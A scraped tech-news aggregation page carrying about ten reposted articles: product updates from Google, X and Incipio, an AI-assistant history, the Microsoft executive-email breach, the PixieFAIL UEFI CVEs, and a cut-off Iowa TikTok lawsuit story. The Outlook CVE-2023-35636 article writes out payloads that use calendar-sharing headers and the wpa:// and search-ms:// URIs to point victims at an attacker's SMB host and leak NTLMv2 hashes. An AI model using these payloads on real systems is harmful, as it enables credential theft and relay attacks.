Google Chat brings star messages to iOS and Android platforms

0
[ad_1]
After releasing star messages on the web version of Chat back in November, Google announced over the weekend that the same feature is coming to mobile in the next few weeks.


Using an additional shortcut on the contextual menu in the redesigned navigation panel, Android and iOS users can now access any “starred” messages in Google Chat. It’s a useful feature if you need to return to a message in a chat later on.

In order to star a message on either Android or iOS, simply longpress on it and click the star. Of course, you can unstar a message from the original message or unstar messages from the shortcut.

According to Google, starring message is unavailable in existing spaces organized by conversation topic (legacy threaded). The new feature is available to all Google Workspace customers and users with personal Google Accounts.

As far as availability goes, Google says that Android users should get the ability to star messages in Chat in the next two weeks starting on January 19. On the other hand, iOS users will be getting the new feature in the same amount of time but starting on January 16.

[ad_2]
Source link

Navigating Breakthroughs in Software Development

0
[ad_1]

We are now at the age of advanced AI assistants. This unique software significantly simplifies our everyday tasks, providing us with time to focus on the most important aspects of life.

This article will help you explore the history of AI’s evolution from the first chatbot to smart virtual assistants capable of making their own decisions. We’ll also share information about the future of the AI industry.

First AI Assistants

Software developers started working on the first virtual assistants in the late 1960s. These chatbots laid the background for future innovations and industry development.

ELIZA

In 1966, Joseph Weizenbaum developed the prototype of a virtual assistant. His chatbot was able to simulate a conversation with a real psychotherapist. Although the AI’s answers often didn’t sound natural, it was the first step toward developing digital companions.

PARRY

PARRY is another chatbot constructed in 1972. Unlike ELIZA, this AI was simulating a person who has paranoid schizophrenia. At the same time, it could understand the majority of user’s requests and provide corresponding answers.

Improved Digital Assistants

A new stage of AI’s development started with the release of the first personal digital assistants (PDAs). In the 1990s, many companies introduced compact devices such as Palm Pilot and Apple Newton. Although these companions couldn’t recognize the owner’s voice, they provided the possibility to manage information more efficiently.

Together with PDAs, IT experts worked on constructing and improving interactive voice response systems (IVRs). This innovation played a crucial part in the automation of customer service. It finally allowed companies to use computers to interact with their clients.

Software developers used the advantages of both PDA and IVR technologies while working on improved AI assistants. Later, these advanced digital companions became an integral part of all smartphones.

Siri

Apple introduced its virtual assistant in 2011. The release of Siri changed the AI industry and opened the age of new impressive developments. Unlike its ancestors, this digital companion could understand and respond to voice commands. Moreover, Siri could be used to write messages, set reminders, and look for helpful information on the Internet.

Google Now

After Apple’s invention, Google also launched its own assistant in 2012. Thanks to machine learning technology, Google Now could provide its users with personalized news, traffic reports, and weather forecasts.

Cortana

Finally, in 2014, Microsoft released Cortana. This AI assistant wasn’t as popular as Google and Apple’s products, but it could still understand voice commands and execute them.

Development of Voice Assistants

The rapid evolution of portable gadgets and smart AI companions inspired companies to develop special voice assistants. Most gadgets, such as speakers and laptops, were designed with them. This innovation significantly contributed to the evolution of artificial intelligence and the popularization of smart homes.

Amazon Alexa

Alexa became a virtual assistant developed for Amazon Echo in 2014. This companion could read news, turn on music on the connected devices, and manage smart home appliances.

Google Assistant

In 2016, Google replaced Google Now with an improved Google Assistant. This companion was implemented in Google Home smart speakers. This assistant had similar features to Amazon Alexa. At the same time, it could answer different questions, look for recipes, and set timers.

Modern World of AI Assistants

The massive popularization of AI assistants began with OpenAI’s GPT-3 release in 2020. The digital companion can generate human-like messages and discuss almost all topics. Additionally, GPT-3 can generate simple lines of code, articles, video plots, etc.

OpenAI has already developed GPT-4, which is even more intelligent than its predecessor. The upgraded AI assistant can also work with images and generate visual content.

The impressive popularity of OpenAI’s product resulted in the rapid development of other digital companions. ChatGPT’s main competitors are Microsoft’s Bing, Google’s Bard, and Baidu’s Ernie. However, dozens of other projects also aim to build powerful AI assistants.

Bright Future of Digital Companions

Many businesses use artificial intelligence software development services to implement AI companions in their online products. These assistants can significantly boost user experience by providing services that consider each client’s interests and preferences.

In addition, AI software is often used to develop smart voice-activated systems to deal with customer inquiries. Modern businesses use them as a cost-efficient substitute for traditional call centers.

Considering all the benefits of virtual assistants, the further development of this technology looks promising. It’s expected that 80% of businesses will adopt intelligent automation by 2025. Thus, we should expect to see smarter and more advanced AI companions in the near future. 

Conclusion

Virtual assistants evolved from simple chatbots to advanced digital companions. Now, they can provide more natural and useful answers due to the possibility of understanding our emotions and slang, and the development of new technologies and the growing popularity of AI software will undoubtedly lead to the release of even smarter digital companions.

  1. McAfee’s Mockingbird AI Tool Detects Deepfake Audio
  2. 12 Best AI-powered Customer Communication Platforms
  3. Volkswagen Goes AI, Integrates ChatGPT into its Vehicles
  4. AI in Healthcare: ChatGPT Helps Boy Get Diagnosis After Doctors Fail
  5. How Collaboration Across Platforms Could Supercharge AI Performance
[ad_2]
Source link

Google Meet introduces video effects, lighting improvements in latest update

0
[ad_1]
Google Meet is bringing a lot of customization options to users on the web and mobile. The search giant announced this week that three new features that will make it easier to personalize your appearance in Google Meet are coming to the app in the next days.



The first important new feature is the ability to combine multiple video effects. For example, Google Meet users can combine background with filter effects to create a more dynamic experience.

A new layer icon on the self view tile can now be used to keep track of which effects are being used. The same icon can be used to remove one or all effects at once.

The ability to combine video effects comes with a new, more streamlined user interface, which should make it easier for Google Meet users to discover and apply various effects. The effects are grouped by categories: Background, Filters, and Appearance.

Another new feature introduced with the latest update is studio lighting. This is only available for Google Meet users on the web and it’s included with the Duet AI for Google Workspace Enterprise add-on. The new feature can be used to simulate studio-quality lighting and includes the ability to adjust lighting position, brightness, and color.

Last but not least, “studio sound” is now available on the web, with support for the mobile Meet app to be added in the coming weeks. This feature automatically improves poor audio quality from typical Bluetooth headsets and dial-in participants by using AI. Just like studio lighting, this feature is available with the Duet AI for Google Workspace Enterprise add-on.

Both iOS and Android users will be getting some of these features in the next two weeks, while Google Meet users on the web should get them by the end of the month.


[ad_2]
Source link

New Outlook Flaw Let Attackers Access Hashed Passwords

0
[ad_1]

A new Outlook vulnerability that can be used to extract NTLMv2 hashes by exploiting Outlook, Windows Performance Analyzer (WPA), and Windows File Explorer has been identified.

This vulnerability has been assigned with CVE-2023-35636, and the severity has been given as 6.5 (Medium).

This vulnerability was reported to Microsoft in July 2023, and they took action by patching the WPA and File Explorer with “Moderate Severity.”

Microsoft has completely patched this vulnerability in December 2023. However, unpatched systems are still vulnerable to exploitation and stealing of hashed passwords.


This vulnerability is an exploit of the calendar-sharing function in Outlook, which, if two additional headers are added, can result in directing Outlook to connect and share content to an external machine. This connectivity can further be utilized for intercepting NTLMv2 hash.

Suppose an attacker is successful in extracting NTLM v3 hashes. In that case, there are two possible methods of attack, which are Offline brute-force attacks, which can reveal the original password, and authentication relay attacks, in which an authentication request to a server can be manipulated by the attacker with the NTLMv2 hash and get authenticated to the server under the name of the victim. 

Example exploitation (Source: Varonis)

Leaking of NTLM v2 hashes using Outlook

Outlook serves as the email and calendar tool for the Microsoft 365 suite, which is used by millions of people and organizations worldwide.

One of its prime features is the sharing of calendars between users, which can be exploited to trigger an attempt for authentication that can result in redirecting the hashed password to the attacker’s server.

The headers that can be used for exploitation are,

  • “Content-Class” = “Sharing” — tells Outlook that this email contains sharing content.
  • “x-sharing-config-url” = \\(Attacker machine)\a.ics — points the victim’s Outlook to the attacker’s machine.

Leaking NTLM v2 Hashes using URI Handlers

Windows Performance Analyzer (WPA), the default feature in Windows, performs an action to install a URI handler for WPA:// by default, which enables the program to launch automatically when a user clicks on a WPA-related link. 

Moreover, this feature uses NTLM v2 hashes for authentication over the open web. This makes it vulnerable to relay and offline brute-force attacks.

To exploit this WPA, the threat actor can send a payload that will have three parts. 

Full payload:

wpa:////<attacker IP>/bla
wpa:// — tells the operating system that this link should open in WPA.
//<attacker IP> — tells the victim’s machine to access the attacker’s machine via SMB.
/bla — tells the victim’s machine which file to access.

Leaking NTLM v2 Hashes using Windows File Explorer

There is a URI handle “search-ms” that activates the explorer.exe’s search feature and points the explorer.exe process to the web. This explorer.exe is one of the most powerful processes in the Windows Operating system, which has several capabilities to browse files and folders, copy and move files, and create and delete folders.

However, as part of the exploitation, there were two parameters identified as part of Microsoft’s documentation: “subquery” and “crumb”. For exploitation with the “subquery” parameter, the below payload can be used

  • search-ms://query=poc&subquery=\\(Attacker machine)\poc.search-ms
  • search-ms:// – tells the operating system that this link should open in exe.
  • query=poc – Fake search query
  • &subquery=\\(Attacker machine)\poc.search-ms — Path to .search-ms file.

For exploitation with the “crumb” parameter, the below payload can be used,

search-ms://query=poc&crumb=location:\\(Attacker machine)

  • search-ms:// – tells the operating system that this link should open in exe.
  • query=poc – Fake search query
  • crumb=location:\\(Attacker machine) — The location property under the crumb parameter allows the user to specify a path for the search. 

Furthermore, a complete report has been published, providing detailed information about the attack scenarios, exploitation methods, etc.

Try Kelltron’s cost-effective penetration testing services to evaluate digital systems security. Free demo available.


[ad_2]
Source link

Microsoft Executives’ Emails Breached by Russia Hackers

0
[ad_1]

In the latest incident, according to Microsoft, the hackers exploited a compromised “legacy” test account to gain a foothold within the company’s corporate network.

In a concerning turn of events, Microsoft disclosed on Friday that a Russia-linked hacking group known as Nobelium gained access to the email accounts of several top executives, including members of the company’s senior leadership team. The attack, detected last week, raises concerns about potential espionage and the vulnerability of critical infrastructure.

The Attack and the Hackers

Nobelium, also known as Midnight Blizzard, is a cybercriminal group notorious for its involvement in the December 2020 SolarWinds supply chain attack, which compromised numerous government agencies and private companies.

In the latest incident, the hackers exploited a compromised “legacy” test account to gain a foothold within Microsoft’s corporate network. They then leveraged the compromised account’s permissions to access a small portion of employee email accounts, including those belonging to senior executives, cybersecurity personnel, legal staff, and others.

Microsoft’s Response and Potential Impact

While the full extent of the breach is still under investigation, Microsoft maintains that the attack did not involve vulnerabilities in their core products or services. Additionally, they assured customers that no customer data was compromised.

However, the potential consequences remain worrying. The accessed emails could contain sensitive information related to company strategies, intellectual property, and even government contracts.

“We are still investigating the incident and its full scope,” Microsoft stated in a blog post published on January 19, 2024. “We are working with law enforcement to understand the threat actors’ motives and take appropriate action. We are also taking steps to strengthen our security posture further and prevent similar attacks in the future.”

In a regulatory filing on January 17, 2024, Microsoft provided additional details of the cyber attack, stating the following:

“On January 12, 2024, Microsoft detected that beginning in late November 2023, a nation-state associated threat actor had gained access to and exfiltrated information from a very small percentage of employee email accounts including members of our senior leadership team and employees in our cybersecurity, legal, and other functions, on the basis of preliminary analysis.”

“We were able to remove the threat actor’s access to the email accounts on or about January 13, 2024. As of the date of this filing, the incident has not had a material impact on the Company’s operations. The Company has not yet determined whether the incident is reasonably likely to materially impact the Company’s financial condition or results of operations.”

Microsoft

Heightened Cybersecurity Concerns

This incident highlights the growing threat posed by state-sponsored cyberattacks. Experts warn that such attacks are becoming increasingly sophisticated and targeted, highlighting the need for robust cybersecurity measures across all sectors. Governments and businesses must prioritize investments in cybersecurity infrastructure and personnel to mitigate these risks.

The Microsoft email breach serves as a wake-up call for corporations and governments worldwide. As cyberattacks become more prevalent and sophisticated, cybersecurity must become a top priority. Continued vigilance, collaboration between stakeholders, and investment in advanced security solutions are crucial to building resilience against these evolving threats.

This developing story will likely continue to unfold in the coming days and weeks as more details about the attack emerge. We will keep you updated on any significant developments.

  1. Microsoft Outlook Flaw Exploited by Russian Forest Blizzard Group
  2. Scammers Use Fake Ledger App on Microsoft Store to Steal $800K
  3. Microsoft Disables App Installer After Feature is Abused for Malware
  4. Chinese Group Storm-0558 Hacked European Govt Emails, Microsoft
  5. Microsoft: Hackers Sent 927K Phishing Emails with Malicious OAuth Apps

[ad_2]
Source link

9 UEFI Flaws Expose Computers to Remote Attacks

0
[ad_1]

Hackers exploit UEFI flaws to gain unauthorized access to a system’s firmware, enabling them to implant persistent malware or manipulate the boot process.

This provides a stealthy entry point that allows attackers to bypass traditional security measures and maintain control over the compromised system.

Cybersecurity researchers at Quarkslab recently discovered “PixieFAIL” a set of 9 UEFI flaws that makes the computers vulnerable to remote attacks and network hijacking.

PixieFAIL – 9 UEFI Flaws

These nine vulnerabilities affect the IPv6 network protocol stack of EDK II, TianoCore’s open-source reference implementation of UEFI.

Document
Free Webinar

Compounding the problem are zero-day vulnerabilities like the MOVEit SQLi, Zimbra XSS, and 300+ such vulnerabilities that get discovered each month. Delays in fixing these vulnerabilities lead to compliance issues, these delay can be minimized with a unique feature on AppTrana that helps you to get “Zero vulnerability report” within 72 hours.

EDK II’s network stack vulnerabilities surface during network boot in enterprise systems.

This method is common in data centers and HPC environments that streamline OS and software deployment to numerous compute nodes. 

UEFI’s IP stack in the early boot phase exposes a security risk from local network attacks.


PXE was born in 1998 by Intel, and it facilitates network booting through protocols like DHCP, UDP, and TFTP. 

It is incorporated into UEFI, and it expanded to IPv6 in 2010 to broaden the attack surface with additional protocols.

Tianocore’s EDK II is an open-source UEFI implementation that attracts developers for their own projects.

Exploring remote-triggered UEFI vulnerabilities raises questions about potential exploitation and persistence.

For network boot, a client fetches code in stages via TFTP. DHCP enables IP config and Boot Server list retrieval. PXE uses separate DHCP and proxy DHCP services to avoid modifying existing DHCP servers. 

The client selects a Boot Server, obtains NBP parameters, downloads, verifies, and executes. PXE over IPv6 involves DHCPv6 and TFTP and requires a functioning DNS protocol for Boot Server hostnames.

PXE boot process (Source – Quarkslab)

Vendors Affected

Here below, we have mentioned all the vendors that are affected:-

  • Tianocore EDK II UEFI implementation
  • Arm Ltd
  • Insyde Software
  • American Megatrends Inc. (AMI)
  • Phoenix Technologies Inc
  • Microsoft Corporation

Vulnerabilities Detected

Here below, we have mentioned all the vulnerabilities:-

  • CVE-2023-45229: Integer underflow when processing IA_NA/IA_TA options in a DHCPv6 Advertise message
  • CVE-2023-45230: Buffer overflow in the DHCPv6 client via a long Server ID option
  • CVE-2023-45231: Out of Bounds read when handling an ND Redirect message with truncated options
  • CVE-2023-45232: Infinite loop when parsing unknown options in the Destination Options header
  • CVE-2023-45233: Infinite loop when parsing a PadN option in the Destination Options header
  • CVE-2023-45234: Buffer overflow when processing DNS Servers option in a DHCPv6 Advertise message
  • CVE-2023-45235: Buffer overflow when handling Server ID option from a DHCPv6 proxy Advertise message
  • CVE-2023-45236: Predictable TCP Initial Sequence Numbers
  • CVE-2023-45237: Use of a Weak PseudoRandom Number Generator

Make sure to remain vigilant and always use robust security solutions to mitigate threats like this and shield your network.

Try Kelltron’s cost-effective penetration testing services to evaluate digital systems security. Free demo available.


[ad_2]
Source link

X brings audio and video calls to its Android app

0
[ad_1]

X, the Elon Musk-owned social media platform that we previously knew as Twitter, is adding audio and video call support to its Android app. You can now make an audio or video call to another X user directly through the app. The feature requires a Premium subscription, though.

X Android app gains calling support

Audio and video calling was one of the many new features on Elon Musk’s agenda when he purchased Twitter (he rebranded it to X later) for a whopping $44 billion in 2022. The multi-billionaire planned to transform the social network as an “everything app” and the calling feature was integral to those plans. In August last year, X’s new CEO Linda Yaccarino confirmed that the audio and video calls are coming to the app.

The new feature was eventually rolled out to iOS users in October. The company promised to soon bring calling support to the Android app but didn’t provide a timeline. The wait finally ends today. An X engineer working on the project revealed that audio and video calls are “slowly rolling out” to the X Android app. The feature should be available to everyone over the next few days. Make sure to update the app to the latest version.


Once you have updated, X will show you a pop-up banner introducing the new feature the next time you open the app. “Audio and Video calls are here!” the banner reads. It has a shortcut that takes you to the Settings page where you can enable the calling feature. If you mistakenly dismiss the banner, you can navigate to Settings > Privacy and safety > Direct Messages and turn the “Enable audio and video calling” toggle on.

Anyone can receive calls on X

While only users with an X Premium subscription can initiate a call, anyone can receive it. Even if you haven’t bought a subscription, you can receive a call from someone with a subscription. The feature should be available and enabled by both parties, though. The aforementioned settings page also lets you control who can call you.

You can only allow calls only from people in your contacts, people you follow, or all verified users on the platform. X lets you select multiple options. You might also want to enable “Enhanced call privacy” so the other party can’t see your IP address during the call. The calling feature is available with version 10.24 or higher of the X Android app. You can download the latest version from the Google Play Store.


[ad_2]
Source link

Incipio announces launch of its Galaxy S24 case lineup

0
[ad_1]

The Galaxy S24 series is here, and to help protect the investment of buying one of these new phones, Incipio has announced the launch of its new family of cases for these devices. Incipio will make cases for all three models. So regardless of whether or not you get the Galaxy S24, Galaxy S24+, or Galaxy S24 Ultra, Incipio has a case that will help protect your device. Incipio says its case lineup for the phones this year is designed to “offer consumers a variety of cases that balance sustainability, fashion, and reliable device protection.”

In other words, protect your device and add some style to it at the same time. All while the cases are made in a more environmentally sustainable way. As a matter of fact, all of Incipio’s cases are made from recycled materials. The company also doesn’t use plastic in any of its packaging. This means less plastic waste going into landfills or ending up in the ocean. That’s something that consumers can feel good about when purchasing these cases. Especially since not all companies put sustainability at the forefront of their goals.

The Incipio Galaxy S24 case launch includes three options

No matter your style, Incipio seems to have a case option for you and your new Galaxy S24 series phone. Its latest creation is the Cru series. This includes the same level of protection Incipio has come to be known for. But the Cru series cases also come with some more fashionable design traits that will make your phone stand out. Incipio offers options with elevated faux leather, textile, and camo prints. Bringing a unique look to your device. Worth noting is that some of these options are already sold out. But Incipio should end up with more stock relatively soon.


Incipio is also releasing a Duo series of cases for the Galaxy S24 family. Its Duo cases have been around for a while and are a two-piece slim case that provides drop protection of up to 12 feet. There’s also the Forme Protective case which features a floral pattern, and is the case you can see in the image above.

All of the cases are available now save for the out-of-stock options. Duo cases will retail for $34.99, Forme Protective cases will retail for $44.99, and the Cru cases will retail for $49.99. These should eventually make their way to Amazon but for now they seem to be limited to Incipio’s website.


[ad_2]
Source link

Google teases “Mint” color for the Pixel 8 Pro

0
[ad_1]

Google appears to be teasing a new “Mint” colorway for the Pixel 8 Pro, as the company updated its Google Store page recently that says something “Minty Fresh” is coming next week.


The official Made by Google X account put out a similar teaser with a bunch of text written in binary code. When translated, the code says Minty Fresh. Google’s post also showed a graphic of the Bay colorway for the Pixel 8 Pro being covered with a green spray paint. So the suggestion here, is that Google is going to announce a new color of the Pixel 8 Pro. This teaser leans pretty heavily into a green colorway being released in the near future.

It’s not clear what the name of the color will be. But the use of “Minty Fresh” in binary code and on the front page of the Google Store website points to ‘Mint’ being the name. And it would make sense considering the shade of green. However, Google could end up calling this new colorway something else entirely. If a new colorway is indeed what the company is teasing. If it isn’t, it would be a surprise.

A Minty Fresh Pixel 8 Pro may be available on January 25

Google is keeping things pretty tight-lipped here but it’s leaving consumers with at least one more breadcrumb. The reveal date. Whatever this Minty Fresh Pixel 8-related unveiling is, it’s happening on January 25. As 9To5Google points out the binary code also includes a countdown that could be the time of this reveal. The time is 12am PT.

If you’re a night owl, then you’ll likely get to lay eyes on Google’s reveal before most people. At least for those who reside in the US. Another possibility for the timing is just to mark the arrival of January 25. Google is reportedly hosting a live event at 8am PT on the same day where the artist ‘It’s A Living’ is painting a mural in downtown New York City. So this could be the actual timing of the reveal.

Google doesn’t usually release a colorway of its Pixel device for both models. So the fact that this is using a picture of the Pixel 8 Pro suggests that it will be a color that’s only available for the Pro model. However, this isn’t a guarantee. Google could always do something unconventional and release it for both phones. It’s also unclear if Google plans to launch this new colorway on January 25 or if this is just when it plans to announce it.

Either way, we’d keep an eye on things if a bright green Pixel 8 Pro sounds like something you’d be interested in.


[ad_2]
Source link

Iowa sued TikTok alleging inappropriate content

0
[ad_1]

Iowa has sued TikTok, alleging that the platform exposes young users to inappropriate and harmful content. Additionally, the state claims that TikTok misrepresents the severity of such material through deceptive age ratings. Iowa Attorney General Brenna Bird is leading the lawsuit. He says that TikTok is making it hard for parents to monitor what their children are seeing on the app. It comes days after TikTok became the first app to rack up $10 billion in spending.

The state of Iowa sued TikTok for inappropriate content

The problem here is that TikTok says it’s suitable for kids 12 and older. But Iowa is saying that the content on the app is inappropriate for that age group. The App Store’s rules for a “12+” rating allow for a bit of sexual content, profanity, and other things, but Iowa thinks TikTok goes beyond that and should have a stricter “17+” rating.

